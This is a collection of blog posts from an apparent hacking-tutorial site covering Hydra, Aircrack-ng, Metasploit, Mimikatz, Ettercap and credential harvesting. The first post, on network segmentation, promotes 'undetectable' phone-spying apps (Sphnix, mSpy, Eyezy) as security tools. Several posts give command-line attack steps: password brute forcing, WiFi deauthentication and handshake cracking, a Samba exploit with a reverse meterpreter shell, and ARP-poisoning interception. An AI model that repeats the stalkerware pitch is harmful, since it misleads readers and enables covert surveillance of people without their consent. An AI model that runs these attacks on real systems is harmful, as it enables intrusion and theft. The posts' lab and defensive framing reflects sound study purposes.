Author: admin

  • Network Segmentation: Boost Security & Stop Breaches (2026)

    Network Segmentation Explained: How to Boost Security and Prevent Breaches
    Network Segmentation Explained: How to Boost Security and Prevent Breaches

    In the wake of massive data breaches in 2025, network security has never been more critical. One of the most
    effective, yet underutilized strategies is network segmentation. By dividing your network into
    smaller, isolated sub-networks, you can boost security and prevent breaches from spreading like wildfire.

    Table of Contents

    ๐Ÿ”’ Verified Solution: Sphnix

    Looking for the ultimate monitoring tool in 2026? Sphnix offers undetectable remote installation, real-time tracking, and requires no root or jailbreak.


    โžก Get Sphnix Now (Instant Access)

    โœ“ 100% Undetectable   โœ“ No Root Required

    What is Network Segmentation?

    Imagine your network as a submarine. If the hull is breached, water floods the entire ship, and it sinks. Network
    segmentation is like building watertight bulkheads. If one compartment (segment) is breached, the others remain dry
    and secure.

    In 2026, with the proliferation of IoT devices, BYOD policies, and remote work, a flat network is a recipe for
    disaster. Segmentation ensures that a compromised smart bulb doesnโ€™t give a hacker access to your financial server.

    Benefits of Segmentation

    • Reduced Attack Surface: Hackers are contained within the segment they breach.
    • Improved Performance: Less broadcast traffic means faster network speeds.
    • Compliance: Essential for standards like PCI-DSS and HIPAA.

    How to Implement Segmentation

    1. Identify Assets: Categorize devices by sensitivity (e.g., Guest, IoT, Finance, HR).
    2. Create VLANs: Use Virtual LANs to logically separate traffic on your switches.
    3. Define ACLs: Set Access Control Lists on your firewall to strictly control traffic between
      segments.

    Monitoring Your Segments

    Segmentation is useless without visibility. You need to know what is happening inside each segment. This is where
    modern monitoring tools come in.

    For home and small business users, navigating complex NIDS (Network Intrusion Detection Systems) can be daunting. We
    recommend user-friendly monitoring solutions like Sphnix. While primarily known for mobile
    monitoring, Sphnixโ€™s underlying technology can help you keep an eye on device usage within your family or small team
    network.

    Other effective monitoring tools include:

    • mSpy: Keep track of
      endpoints (phones/tablets) to ensure they arenโ€™t bridging segments or leaking data.
    • Eyezy: Use AI to detect
      anomalous behavior on monitored devices.

    Network Segmentation Best Practices for 2026

    Zero Trust Architecture: Assume every device is compromised. Only allow traffic that is explicitly
    required.

    Isolate IoT: Your smart fridge should not be on the same network as your laptop. Create a dedicated
    โ€œIoTโ€ VLAN with no internet access if possible, or restricted access.

    Conclusion

    Network segmentation is not just for enterprise giants. It is a fundamental security practice for everyone. By
    implementing VLANs and monitoring your traffic with tools like Sphnix or mSpy, you can significantly
    reduce your risk of a data breach.

    Frequently Asked Questions

    Is segmentation difficult to set up?

    Basic segmentation using VLANs on a modern router is relatively straightforward. Most consumer mesh systems now offer
    โ€œGuestโ€ and โ€œIoTโ€ networks out of the box.

    Does segmentation slow down my network?

    On the contrary! By reducing broadcast traffic, segmentation often improves overall network performance.

    Can I segment my home Wi-Fi?

    Yes. Use the โ€œGuest Networkโ€ feature on your router for visitors and IoT devices. Keep your trusted devices on the
    main network.

    How do Spy Apps help with segmentation?

    Apps like Sphnix and mSpy help monitor the *endpoints* within your segments. Segmentation protects the network
    structure; monitoring apps protect the devices themselves.

    What is Micro-segmentation?

    Micro-segmentation takes this concept further by isolating individual workloads or applications, often used in cloud
    environments.
  • Hydra for Brute Force Attacks: How Ethical Hackers Crack Passwords Fast

    In the world of cybersecurity, brute force attacks remain one of the most straightforward yet powerful techniques used to break into systems. And among the tools that stand out for this purpose, Hydra (also known as THC-Hydra) is a favorite among cybersecurity professionals and ethical hackers.

    Hydra for Brute Force Attacks: How Ethical Hackers Crack Passwords Fast

    Hydra for Brute Force Attacks: How Ethical Hackers Crack Passwords Fast

    If youโ€™re diving into the realm of ethical hacking tools, understanding how Hydra works will give you a practical edge in password security analysis, penetration testing, and overall network security evaluation.

    ๐ŸŒ Visit SpyWizards.com โ€” your go-to source for cybersecurity tutorials, penetration testing tools, and ethical hacker courses!


    ๐Ÿ” What Is Hydra?

    Hydra is a fast and flexible login cracker that supports numerous protocols such as FTP, HTTP, SMB, SSH, Telnet, and more. Ethical hackers use it to test login credentials by automating password guessing, particularly in brute force and dictionary-based attacks.

    Hydra is open-source and regularly updated, making it an essential utility in any penetration testing lab setup.


    ๐Ÿง  How Does Hydra Work in Brute Force Attacks?

    Brute force attacks involve trying multiple username and password combinations until access is granted. Hydra automates this by:

    • Utilizing wordlists (like rockyou.txt) for dictionary attacks.
    • Supporting parallel connections to increase speed.
    • Allowing custom scripts and protocols.

    Hydra can be used in both online and offline environments, making it a powerful tool in your ethical hacking tutorial for beginners.


    ๐Ÿ›  Hydra in Real-Life Scenarios

    Hydra can help assess:

    • Wireless network vulnerabilities by attacking routers and wireless portals.
    • Remote services through protocols like SSH, FTP, and RDP.
    • Web login forms via HTTP POST and GET requests.

    Combine Hydra with tools like Nmap to discover open ports and active services. Want to learn how? Read our guide on how to scan a network with Nmap.


    ๐Ÿ“š Hydra in Ethical Hacking and Penetration Testing

    In a network security penetration testing routine, ethical hackers use Hydra to test how secure login portals are against brute force threats. This identifies weak credentials before real attackers can exploit them.

    ๐Ÿ’ก Explore our ethical hacker course to learn Hydra from installation to executionโ€”no fluff, just real skills.


    ๐Ÿ–ฅ Basic Syntax to Use Hydra

    bashCopyEdithydra -l admin -P /path/to/passwords.txt ftp://192.168.1.1
    
    • -l admin: Username
    • -P: Path to the password file
    • ftp://: Target service
    • 192.168.1.1: Target IP address

    Hydra supports over 50 protocols, making it suitable for different attack vectors.


    โš™๏ธ Setting Up Your Penetration Testing Lab with Hydra

    Before using Hydra, youโ€™ll need a safe, legal, and controlled environment. Setting up a penetration testing lab helps you practice without crossing legal boundaries.

    Need help? Our step-by-step penetration testing lab setup guide walks you through everythingโ€”from Kali Linux to simulated vulnerable systems.


    ๐Ÿ” Learn the Basics First: TCP/IP and OSI Model

    Understanding how data flows through a network is essential. Before running Hydra, brush up on these fundamentals:

    These concepts help you decide where and how to execute Hydra effectively.


    โœ… Is Using Hydra Legal?

    Yesโ€”when used ethically and legally.

    Hydra should only be used in environments you own or have explicit permission to test. Using Hydra on unauthorized systems can result in legal consequences.

    ๐Ÿ’ก Want to learn how to become an ethical hacker? Start here.


    ๐Ÿš€ Want to Master Ethical Hacking?

    Hydra for Brute Force Attacks: How Ethical Hackers Crack Passwords Fast

    Hydra is just one part of the toolkit. Whether youโ€™re a beginner or building your cybersecurity career, explore our:

    Stay ahead of threats. Learn. Practice. Protect.


    ๐Ÿ“Œ Final Thoughts

    Hydra remains one of the most effective tools for brute force attacks, and learning how to use it ethically sets you apart in cybersecurity. By mastering tools like Hydra within a responsible ethical hacking framework, youโ€™re not just cracking passwordsโ€”youโ€™re securing the digital world.

  • Aircrack-ng Suite for Wireless Hacking: Mastering Wireless Network Penetration

    In the world of ethical hacking tools, few are as powerful and versatile as the Aircrack-ng suite. Whether youโ€™re building a penetration testing lab setup or diving into your first ethical hacking tutorial for beginners, understanding how to use Aircrack-ng is essential.

    Aircrack-ng Suite for Wireless Hacking: Mastering Wireless Network Penetration

    Aircrack-ng Suite for Wireless Hacking: Mastering Wireless Network Penetration

    In this guide, weโ€™ll break down how the Aircrack-ng suite works, how to leverage it for wireless network vulnerabilities, and how it fits into the broader picture of network security penetration testing.

    Looking to take your skills further? Visit SpyWizards.com for curated ethical hacker courses, step-by-step guides, and advanced tools to accelerate your hacking journey.


    ๐Ÿ” What Is Aircrack-ng?

    Aircrack-ng is a complete set of tools for auditing wireless networks. It focuses on four primary areas:

    1. Monitoring: Capture packets and export data to text files.
    2. Attacking: Replay attacks, deauthentication, fake access points, and more.
    3. Testing: Check WiFi cards and driversโ€™ capabilities (monitor mode, injection, etc.).
    4. Cracking: WEP and WPA/WPA2-PSK password cracking using captured packets.

    Whether youโ€™re scanning networks or cracking passwords, Aircrack-ng is a go-to suite for ethical hackers worldwide.


    ๐Ÿ’ป Setting Up Your Penetration Testing Lab

    Before diving into Aircrack-ng, you need a proper environment. Follow our Penetration Testing Lab Setup Guide to create a safe, legal, and functional hacking space for practicing network penetration testing.

    Requirements:

    • A Linux distribution (Kali Linux is ideal)
    • A compatible wireless network adapter (supports monitor mode and packet injection)
    • Basic understanding of the OSI model in network security
    • Familiarity with TCP/IP basics for hackers

    ๐Ÿ” Discover Wireless Network Vulnerabilities

    Aircrack-ng helps uncover weaknesses in wireless networks by:

    • Capturing WPA/WPA2 handshakes
    • Cracking pre-shared keys using dictionary attacks
    • Identifying weak or default passwords
    • Testing the robustness of encryption protocols

    For a more visual and interactive breakdown, explore our Ethical Hacking Tutorial for Beginners.


    โš”๏ธ How Aircrack-ng Works: Step-by-Step

    Hereโ€™s a simplified breakdown of how to use Aircrack-ng to test a wireless network ethically:

    Step 1: Enable Monitor Mode

    bashCopyEditairmon-ng start wlan0
    

    This puts your WiFi adapter into monitor mode, allowing it to sniff packets.

    Step 2: Capture Handshake

    bashCopyEditairodump-ng wlan0mon
    

    Select the target network (based on BSSID and channel), and lock onto it to capture the handshake.

    Step 3: Launch a Deauthentication Attack

    bashCopyEditaireplay-ng --deauth 10 -a [router BSSID] wlan0mon
    

    This disconnects a device, forcing it to reconnectโ€”triggering the handshake.

    Step 4: Crack the Password

    bashCopyEditaircrack-ng -w wordlist.txt capturefile.cap
    

    This uses a dictionary attack to crack the handshake and reveal the WiFi password.

    Curious about how this fits into a broader ethical hacking plan? Check our guide on How to Scan a Network with Nmap.


    ๐ŸŽฏ Ethical Hacking or Criminal Activity?

    Always remember: Aircrack-ng is meant for ethical hacking. Use it only on networks you own or have explicit permission to test. Unauthorized access is illegal and punishable under cybersecurity laws.

    If you want to explore legitimate career paths in cybersecurity, explore our guide on How to Become an Ethical Hacker.


    ๐ŸŽ“ Ready to Learn More?

    Start your journey with our full Ethical Hacker Course and gain hands-on skills in:

    • Wireless penetration testing
    • Network defense techniques
    • Advanced cracking methods
    • And much more

    Our course is beginner-friendly and ideal for those passionate about protecting digital assets and becoming a white-hat hacker.


    ๐Ÿ”— Other Resources on SpyWizards.com

    Aircrack-ng Suite for Wireless Hacking: Mastering Wireless Network Penetration

    ๐Ÿ›ก๏ธ Final Thoughts

    Mastering Aircrack-ng is more than just cracking passwordsโ€”itโ€™s about understanding how wireless networks work, identifying their weaknesses, and helping secure them from malicious actors. Itโ€™s a foundational tool in the arsenal of any ethical hacker.

  • Metasploit Framework: Network Exploits

    In the realm of ethical hacking and cybersecurity, one name stands out for its power, flexibility, and widespread adoption: the Metasploit Framework. This open-source penetration testing tool is a favorite among security professionals and ethical hackers due to its extensive capabilities in simulating real-world network attacks. In this guide, weโ€™ll explore how Metasploit is used for network security penetration testing, its role in exposing wireless network vulnerabilities, and how you can get started with it.

    Table of Contents

    Metasploit Framework: Network Exploits

    Metasploit Framework: Network Exploits

    What is the Metasploit Framework?


    The Metasploit Framework is an advanced, modular platform used to develop, test, and execute exploits against a variety of systems. It enables security researchers and ethical hackers to:

    • Simulate attacks on networks, servers, and endpoints
    • Test systems for known vulnerabilities
    • Identify security flaws in configurations
    • Exploit vulnerabilities to demonstrate real risk

    To understand its full power, Metasploit integrates seamlessly with tools like Nmap, allowing you to scan networks and then launch exploits directly.


    Why Use Metasploit for Network Exploits?

    Network exploitation is a core function of penetration testing. With Metasploit, you can:

    • Identify and exploit vulnerabilities in wireless and wired networks
    • Automate payload delivery across multiple hosts
    • Simulate attacks for educational and ethical hacking purposes

    These features make it essential for both learners and professionals pursuing an ethical hacker course.


    How to Set Up a Penetration Testing Lab with Metasploit

    Before launching attacks, itโ€™s crucial to have a safe environment to practice. A proper penetration testing lab setup involves:

    • Installing Kali Linux or Parrot OS
    • Setting up virtual machines (VMs) with vulnerable targets (like Metasploitable)
    • Configuring a separate network interface or using NAT/Bridged mode
    • Installing Metasploit via apt install metasploit-framework

    This setup allows aspiring hackers to explore ethical hacking tutorials for beginners without risking legal or ethical boundaries.


    How to Exploit a Network Using Metasploit

    Hereโ€™s a simplified guide to launching a basic network exploit:

    1. Scan the Target Network: Start with Nmap to identify open ports and services.nmap -sS -sV -O 192.168.0.0/24Learn more: How to scan a network with Nmap
    2. Choose the Exploit: Use Metasploitโ€™s search function to find a suitable exploit.msfconsole search samba use exploit/linux/samba/trans2open
    3. Set Payload and Options:set RHOST 192.168.0.105 set LHOST 192.168.0.102 set payload linux/x86/meterpreter/reverse_tcp run
    4. Establish Meterpreter Session: If successful, youโ€™ll gain control and can test deeper vulnerabilities or gather forensic evidence.

    TCP/IP and the OSI Model in Network Security

    Metasploit Framework: Network Exploits

    A solid understanding of the OSI model in network security and TCP/IP basics for hackers is crucial. Each exploit targets a specific layer:

    • Application Layer: Vulnerabilities in HTTP, SMTP
    • Transport Layer: TCP/UDP-based attacks
    • Network Layer: IP spoofing, ICMP floods

    Understanding these fundamentals allows hackers to target weaknesses with precision.


    Learning Resources and Ethical Hacking Education

    Want to dive deeper into Metasploit and other tools? SpyWizards offers comprehensive learning guides and resources for:

    With our tailored content, youโ€™ll gain practical knowledge, real-world use cases, and step-by-step instructions that will help you become a skilled cybersecurity expert.

    Related Spy Wizards Resources

    Safety and Authorization Note

    Use cybersecurity guidance only on accounts, devices, and networks you own or are clearly authorized to review. If you are dealing with account recovery, suspicious logins, device privacy concerns, or business security checks, document what happened, preserve alerts or recovery emails, and avoid sharing passwords, one-time codes, private keys, or financial details. Spy Wizards focuses on lawful support, ethical security review, privacy protection, and practical recovery steps that reduce risk without crossing consent boundaries.

  • Credential Harvesting over Network: How It Works & How to Protect Against It

    In todayโ€™s digital age, credential harvesting over networks is one of the most common and dangerous threats in cybersecurity. Whether youโ€™re an aspiring ethical hacker or a cybersecurity professional, understanding how attackers steal login credentials across wired and wireless networks is crucial to defending against real-world threats.

    Table of Contents

    Credential Harvesting over Network: How It Works & How to Protect Against It

    Credential Harvesting over Network: How It Works & How to Protect Against It

    In this comprehensive guide, weโ€™ll explore how credential harvesting works, the tools used, how to simulate attacks in a penetration testing lab setup, andโ€”most importantlyโ€”how to defend against them ethically and legally.

    Ready to learn ethical hacking the right way? Explore our Ethical Hacking Tools or enroll in our full Ethical Hacker Course to level up your skills today.


    What is Credential Harvesting?

    Credential harvesting refers to the unauthorized collection of usernames and passwords from users, usually over a compromised or insecure network. This can happen through:

    • Packet sniffing
    • Man-in-the-middle (MITM) attacks
    • Rogue access points
    • Phishing over public Wi-Fi
    • Malware and keyloggers

    When performed ethically in a controlled lab or during authorized network security penetration testing, this process helps identify vulnerabilities and strengthen cybersecurity defenses.


    ๐ŸŒ How Credential Harvesting Happens Over Networks

    1. Man-in-the-Middle (MITM) Attacks

    MITM attacks occur when a hacker intercepts communication between a user and a website. By positioning themselves between the victim and the network, they can capture login credentials in real time.

    Tools commonly used:

    • Wireshark
    • Ettercap
    • Cain and Abel

    Want to test this in a safe lab? Check our full guide on Penetration Testing Lab Setup for ethical hacking practice environments.


    2. Packet Sniffing & Traffic Analysis

    Sniffing tools monitor unencrypted traffic on a network. If login forms arenโ€™t protected with HTTPS, attackers can easily capture login data.

    Learn More: Read our in-depth tutorial on TCP/IP Basics for Hackers and how to analyze network packets effectively.


    3. Rogue Access Points & Evil Twin Attacks

    An attacker sets up a Wi-Fi hotspot with the same name as a trusted network. Unsuspecting users connect, and their login information is funneled directly to the attacker.

    โš ๏ธ Note: This method is frequently used to exploit wireless network vulnerabilities. Learn how to defend against them with our Ethical Hacking Tutorial for Beginners.


    ๐Ÿ›  Tools Used in Credential Harvesting

    Nmap

    Although primarily a network scanning tool, Nmap can be used to map devices, open ports, and services that could be exploited to capture credentials.

    ๐Ÿ“š Learn How to Scan a Network with Nmap in our step-by-step guide.

    Wireshark

    The go-to tool for packet sniffing. Itโ€™s used in nearly all credential harvesting demonstrations due to its powerful filtering and packet capture capabilities.

    Bettercap

    An advanced MITM tool that supports password sniffing, phishing, and SSL stripping.


    ๐Ÿ“˜ OSI Model in Network Security: Why It Matters
    To truly understand how credential harvesting happens, ethical hackers must grasp the OSI model in network security. Credentials are often stolen at the Application, Transport, or Network layers.

    Hereโ€™s a quick breakdown:

    • Application Layer: Phishing and fake login forms
    • Transport Layer: SSL/TLS stripping
    • Network Layer: Packet sniffing and IP spoofing

    ๐Ÿง  Master these concepts in our How to Become an Ethical Hacker course.


    ๐Ÿ›ก๏ธ How to Prevent Credential Harvesting

    โœ… Use HTTPS Everywhere

    Ensure all websites you access use HTTPS encryption. Never enter login credentials on HTTP sites, especially over public Wi-Fi.

    โœ… VPN & Firewalls

    Use a reliable VPN and strong firewall policies to encrypt and monitor traffic, especially in enterprise environments.

    โœ… Enable Two-Factor Authentication (2FA)

    Even if credentials are stolen, 2FA can prevent unauthorized access by requiring a secondary verification.

    โœ… Ethical Hacking & Testing

    Conduct regular network security penetration testing using ethical hacking principles to uncover and fix vulnerabilities before attackers do.


    ๐ŸŽ“ Learn Ethical Hacking the Right Way

    Credential Harvesting over Network: How It Works & How to Protect Against It

    At SpyWizards.com, we provide practical resources, tools, and full guides to help you learn ethical hacking from scratch. Whether youโ€™re just starting or preparing for a CEH exam, weโ€™ve got you covered.

    Donโ€™t just watchโ€”practice in a safe, guided environment and build real-world cybersecurity skills.


    ๐Ÿ”š Final Thoughts

    Credential harvesting over a network is a powerful reminder of why network security matters. But with the right tools, knowledge, and ethical mindset, you can become the digital shield businesses and individuals rely on.

  • Exploiting Misconfigured Firewalls: What Every Ethical Hacker Should Know

    In todayโ€™s digital world, network security is more critical than ever. One of the most overlooked yet devastating security flaws is a misconfigured firewall. These vulnerabilities can expose entire infrastructures to cyberattacksโ€”making them a prime target during penetration testing assessments. In this article, weโ€™ll break down how attackers exploit misconfigured firewalls, what tools and techniques ethical hackers use, and how to properly defend your network from these threats.

    Exploiting Misconfigured Firewalls: What Every Ethical Hacker Should Know

    Exploiting Misconfigured Firewalls: What Every Ethical Hacker Should Know

    ๐Ÿ’ก Want to build a career in ethical hacking? Explore our ethical hacker course and start your journey toward becoming a certified professional.


    ๐Ÿ”ฅ What Is a Firewall Misconfiguration?

    A firewall acts as a barrier between a secure internal network and untrusted external networks. When improperly configured, it can:

    • Leave ports unnecessarily open
    • Allow unrestricted inbound or outbound traffic
    • Trust IPs or subnets that should be restricted
    • Lack proper rules for filtering protocols

    These weak spots provide an entry point for attackers to scan, exploit, and laterally move within a network.


    ๐Ÿšจ How Hackers Exploit Misconfigured Firewalls

    Understanding how hackers think is key to defending against them. Hereโ€™s how cybercriminals and penetration testers approach misconfigured firewalls:

    1. Network Scanning and Port Enumeration

    Tools like Nmap allow attackers to detect open ports and services running behind a firewall.

    • Learn how to scan a network with Nmap in our ethical hacking tutorials.
    • Unfiltered ports often expose administrative services like SSH, FTP, or RDPโ€”ideal entry points.

    2. Bypassing Access Controls

    Misconfigurations might let attackers access internal systems via:

    • IP spoofing
    • VPN tunneling
    • Application-layer exploits

    With the right ethical hacking tools, these techniques can be safely tested during network security penetration testing.


    ๐Ÿ’ป Essential Tools for Firewall Exploitation

    Here are popular tools every ethical hacker uses when auditing firewalls:

    ToolPurpose
    NmapPort scanning and OS detection
    MetasploitPayload injection and exploit testing
    NetcatBanner grabbing and remote access
    WiresharkTraffic monitoring for rule analysis

    ๐Ÿ› ๏ธ Dive into more ethical hacking tools with our hands-on tutorials and product reviews.


    ๐ŸŽ“ Want to Learn How to Exploit (and Fix) Firewalls?

    If youโ€™re new to cybersecurity, donโ€™t worry. Our ethical hacking tutorial for beginners teaches step-by-step techniques to uncover, understand, and secure vulnerable systems.

    For more in-depth learning, check out:


    ๐Ÿง  Case Study: Real-World Misconfigurations

    Example 1: Open Port on a Retail Web Server

    A retail company left port 3306 (MySQL) open on its firewall. A hacker exploited it to inject malicious SQL queries, stealing thousands of customer records.

    Example 2: Trusting All Internal IPs

    A financial institution trusted all internal subnets without granular filtering. A compromised IoT printer was used to access confidential HR files.

    These incidents highlight the critical need for thorough firewall auditing and secure configuration.


    ๐Ÿ“ก Wireless Network Vulnerabilities & Firewalls

    Did you know misconfigured firewalls also put wireless networks at risk?

    • WPA2 brute-force attacks become easier when internal SSIDs are exposed.
    • Rogue APs can bypass firewall rules if MAC filtering is disabled.

    Check out our guide on wireless network vulnerabilities to learn how to lock down your Wi-Fi.


    โœ… Best Practices for Securing Firewalls

    To prevent your firewall from becoming your weakest link:

    • Implement default-deny rules
    • Restrict by IP, port, and protocol
    • Monitor logs for suspicious access patterns
    • Review and update rules regularly
    • Test your firewall with ethical hacking simulations

    ๐Ÿ’ผ Career Tip: Be the Firewall Expert

    Mastering firewall testing and configuration is a must for every aspiring cybersecurity professional. At SpyWizards, we help you build the skills to audit, exploit, and secure complex network environments.

    Ready to step into the cybersecurity world? Enroll in our ethical hacker course and learn from industry professionals.


    Final Thoughts

    Misconfigured firewalls are low-hanging fruit for attackersโ€”and theyโ€™re shockingly common. Whether youโ€™re a business owner, IT admin, or aspiring ethical hacker, understanding these vulnerabilities is critical for protecting digital assets.

  • Mimikatz and Lateral Movement: How Attackers Exploit Networks & How to Stop Them

    In the realm of ethical hacking tools, few names are as notoriousโ€”and powerfulโ€”as Mimikatz. Originally developed for educational purposes, this post-exploitation tool has become a favorite among penetration testers and cybercriminals alike. Why? Because of its ability to extract passwords, hashes, PINs, and Kerberos tickets from memoryโ€”turning an ordinary system breach into a full-blown network compromise.

    Table of Contents

    Mimikatz and Lateral Movement: How Attackers Exploit Networks & How to Stop Them

    Mimikatz and Lateral Movement: How Attackers Exploit Networks & How to Stop Them

    In this guide, weโ€™ll explore how Mimikatz is used in lateral movement attacks, what you can learn from it as a cybersecurity enthusiast, and how to defend against such advanced intrusions. Whether youโ€™re preparing a penetration testing lab setup, interested in network security penetration testing, or just starting an ethical hacker course, understanding these tactics is essential.

    ๐Ÿ”— Ready to master ethical hacking? Start with our free ethical hacking tutorial for beginners and gain hands-on experience!


    What is Mimikatz?

    Mimikatz is an open-source tool created by Benjamin Delpy that allows attackers to interact with Windows credentials in ways most users never imagined possible. With a few simple commands, attackers can:

    • Extract plaintext passwords from memory
    • Dump Kerberos tickets (TGTs and TGSs)
    • Pass-the-Hash (PtH) or Pass-the-Ticket (PtT) to impersonate users

    These capabilities make Mimikatz a go-to for post-exploitation and privilege escalationโ€”two critical steps in the ethical hacking process.


    What is Lateral Movement?

    Lateral movement is the technique attackers use to pivot across a network once initial access is gained. This usually means:

    • Moving from a low-privileged user to an administrator
    • Accessing sensitive servers or databases
    • Harvesting more credentials to expand control

    This stage often involves tools like Mimikatz, PowerShell, Remote Desktop Protocol (RDP), and Windows Management Instrumentation (WMI).

    ๐Ÿ”— Want to simulate real-world scenarios in a controlled environment? Check out our penetration testing lab setup guide.


    How Attackers Use Mimikatz for Lateral Movement

    Hereโ€™s a simplified flow of how Mimikatz is typically used in lateral movement:

    1. Initial Access: The attacker gains access through phishing, vulnerable software, or stolen credentials.
    2. Privilege Escalation: Using Mimikatz to extract admin credentials.
    3. Credential Dumping: Attackers harvest user tokens or hashes.
    4. Pivoting: With valid credentials, they access other machines using RDP or SMB.
    5. Persistence: Attackers may install backdoors or schedule tasks for long-term access.

    Understanding this chain helps you plan effective defenses and stay ahead of attackers.


    Network Defenses Against Mimikatz and Lateral Movement

    Letโ€™s break down ways you can defend your network against such sophisticated attacks:

    1. Enable LSA Protection

    Enable LSASS protection in Windows to prevent tools like Mimikatz from dumping credentials from memory.

    plaintextCopyEditREG ADD HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL /t REG_DWORD /d 1
    

    2. Use Strong Authentication

    Implement Two-Factor Authentication (2FA) and restrict the use of domain admin accounts.

    3. Monitor Lateral Movement

    Use SIEM tools to detect unusual activity, such as:

    • Logins from new IP addresses
    • Excessive SMB or RDP usage
    • Unusual use of PowerShell

    4. Network Segmentation

    Limit access to sensitive systems based on role and IP. Understanding the OSI model in network security helps you properly isolate and secure critical systems.

    ๐Ÿ”— Learn more about network security penetration testing and how to protect against real-world threats.


    TCP/IP Basics for Ethical Hackers

    To understand how lateral movement works, you need to know TCP/IP basics for hackers. Hereโ€™s why:

    • TCP is used for reliable communication (e.g., remote access tools)
    • IP is essential for identifying endpoints
    • Port scanning (e.g., with Nmap) helps attackers find open services

    ๐Ÿ”— Need help with scanning networks? Read our step-by-step guide on how to scan a network with Nmap.


    How to Become an Ethical Hacker: Use Tools Like Mimikatz Responsibly

    If youโ€™re on the path of learning how to become an ethical hacker, tools like Mimikatz are importantโ€”but they come with a responsibility. Ethical hackers use these tools:

    • Legally, with permission
    • Professionally, for improving security
    • Ethically, without harming systems or data

    Getting certified through an ethical hacker course will teach you when and how to use these tools in simulated environments.

    ๐Ÿ”— Ready to upskill? Start your journey with our expert-led ethical hacking course today!


    Wireless Network Vulnerabilities & Lateral Movement

    Often overlooked, wireless network vulnerabilities can be the first step for attackers before lateral movement. Weak Wi-Fi passwords or misconfigured access points make it easier for unauthorized access to begin.

    • Always use WPA3 encryption
    • Monitor for rogue access points
    • Apply MAC filtering for added control

    ๐Ÿ”— Explore how to protect your wireless setup in our guide on wireless network vulnerabilities.


    Final Thoughts: Learn, Simulate, Defend

    Mimikatz and lateral movement tactics are real-world threatsโ€”but theyโ€™re also powerful learning tools. By studying these techniques in a legal, educational context, youโ€™ll gain deep insights into how hackers think and operate.

  • Ettercap for MiTM and Packet Injection: A Must-Have Ethical Hacking Tool

    Are you diving into the world of network security penetration testing and ethical hacking? Understanding man-in-the-middle (MiTM) attacks and packet injection techniques is crucial โ€” and thatโ€™s where Ettercap comes in.

    Updated February 2026

    Table of Contents

    Ettercap for MiTM and Packet Injection: A Must-Have Ethical Hacking Tool

    Ettercap for MiTM and Packet Injection: A Must-Have Ethical Hacking Tool

    In this guide, weโ€™ll explore what Ettercap is, how it works, and how ethical hackers use it to identify wireless network vulnerabilities. Weโ€™ll also walk you through using Ettercap in a penetration testing lab setup, with relevant tutorials, ethical guidelines, and actionable insights. If youโ€™re wondering how to become an ethical hacker or looking for an ethical hacking tutorial for beginners, this article is for you.


    What Is Ettercap?

    Ettercap is a powerful network security tool used for MiTM attacks on LANs. It allows for real-time packet capture, packet injection, and network protocol analysis. Itโ€™s a favorite among ethical hackers due to its versatile features and wide support for plugins.

    Whether youโ€™re auditing your own network or learning the ropes of ethical hacking, Ettercap gives you visibility into unencrypted traffic and helps expose vulnerabilities before black-hat hackers can exploit them.

    ๐Ÿ’ก Want to explore more ethical hacking tools? Visit SpyWizards.com for expert tools and ethical hacking resources.


    Key Features of Ettercap for Ethical Hackers

    1. Man-in-the-Middle Attack Simulation
      Ettercap intercepts traffic between two hosts, allowing you to inspect or manipulate data as it flows โ€” all for educational or authorized testing purposes.
    2. Packet Injection Capabilities
      Inject custom packets to test how a target system reacts. This helps simulate real-world attacks during penetration tests.
    3. Network Protocol Sniffing
      Analyze live traffic across a range of protocols like TCP, UDP, HTTP, DNS, and even FTP.
    4. Host Discovery and ARP Poisoning
      Identify active hosts and use ARP spoofing to reroute their traffic โ€” a vital part of MiTM demonstrations.

    Setting Up Ettercap in a Penetration Testing Lab

    Before launching Ettercap, youโ€™ll need a secure lab environment:

    • Use Kali Linux, Parrot OS, or any Linux distro built for hacking.
    • Connect to a virtual lab or use a sandboxed environment.
    • Install Ettercap via sudo apt install ettercap-graphical.

    Want a step-by-step setup guide? Check out our tutorial on penetration testing lab setup.


    Ethical Use of MiTM and Packet Injection

    Itโ€™s essential to use Ettercap ethically and legally. Hereโ€™s how:

    • Always get written permission before testing a live network.
    • Use it to discover wireless network vulnerabilities in your own systems.
    • Never capture or inject packets on a third-party network without authorization.

    We at SpyWizards.com strongly advocate ethical hacking practices. Enroll in our ethical hacker course and learn how to use tools like Ettercap the right way.


    How to Use Ettercap: Basic Steps

    1. Scan the Network
      Use tools like Nmap to discover active hosts. (Learn how to scan a network with Nmap)
    2. Launch Ettercap GUI
      sudo ettercap -G
    3. Start ARP Poisoning
      Select โ€œSniff > Unified Sniffing,โ€ choose your network interface, and then use โ€œHosts > Scan for hosts.โ€
    4. Add Targets
      Choose two targets (usually a gateway and a victim) and add them as Target 1 and Target 2.
    5. Start MiTM Attack
      Go to โ€œMitm > ARP Poisoningโ€ and select โ€œSniff remote connections.โ€
    6. View Traffic and Inject Packets
      Monitor HTTP, DNS, and other traffic types. You can inject test packets or simulate a script injection attack for educational purposes.

    Why Learn Ettercap as a Beginner?

    Ettercap is beginner-friendly but incredibly powerful. If youโ€™re looking for an ethical hacking tutorial for beginners, understanding how Ettercap works will lay a strong foundation in:

    • TCP/IP basics for hackers
    • OSI model in network security
    • Real-time network analysis
    • Simulating cyberattacks for defense purposes

    Join the Ethical Hacking Revolution

    Ettercap isnโ€™t just for fun โ€” itโ€™s a core part of professional network security penetration testing. Whether youโ€™re practicing in a virtual lab or gearing up for a real-world pentest, mastering tools like Ettercap helps you stay ahead of evolving threats.

    Ready to take your skills to the next level?

    ๐Ÿ‘‰ Visit SpyWizards.com to access ethical hacking tools, tutorials, and professional guidance.


    Final Thoughts: Should You Use Ettercap?

    Yes โ€” if used ethically and legally, Ettercap is one of the best tools to learn network-level attacks, test wireless network vulnerabilities, and gain real-world experience.

    Learning how to become an ethical hacker? Start with the basics, then move on to hands-on labs with tools like Ettercap. Combine that with training from a solid ethical hacker course, and youโ€™ll be on your way to a rewarding cybersecurity career.

  • Burp Suite for Intercepting Network Traffic: The Ethical Hackerโ€™s Go-To Tool

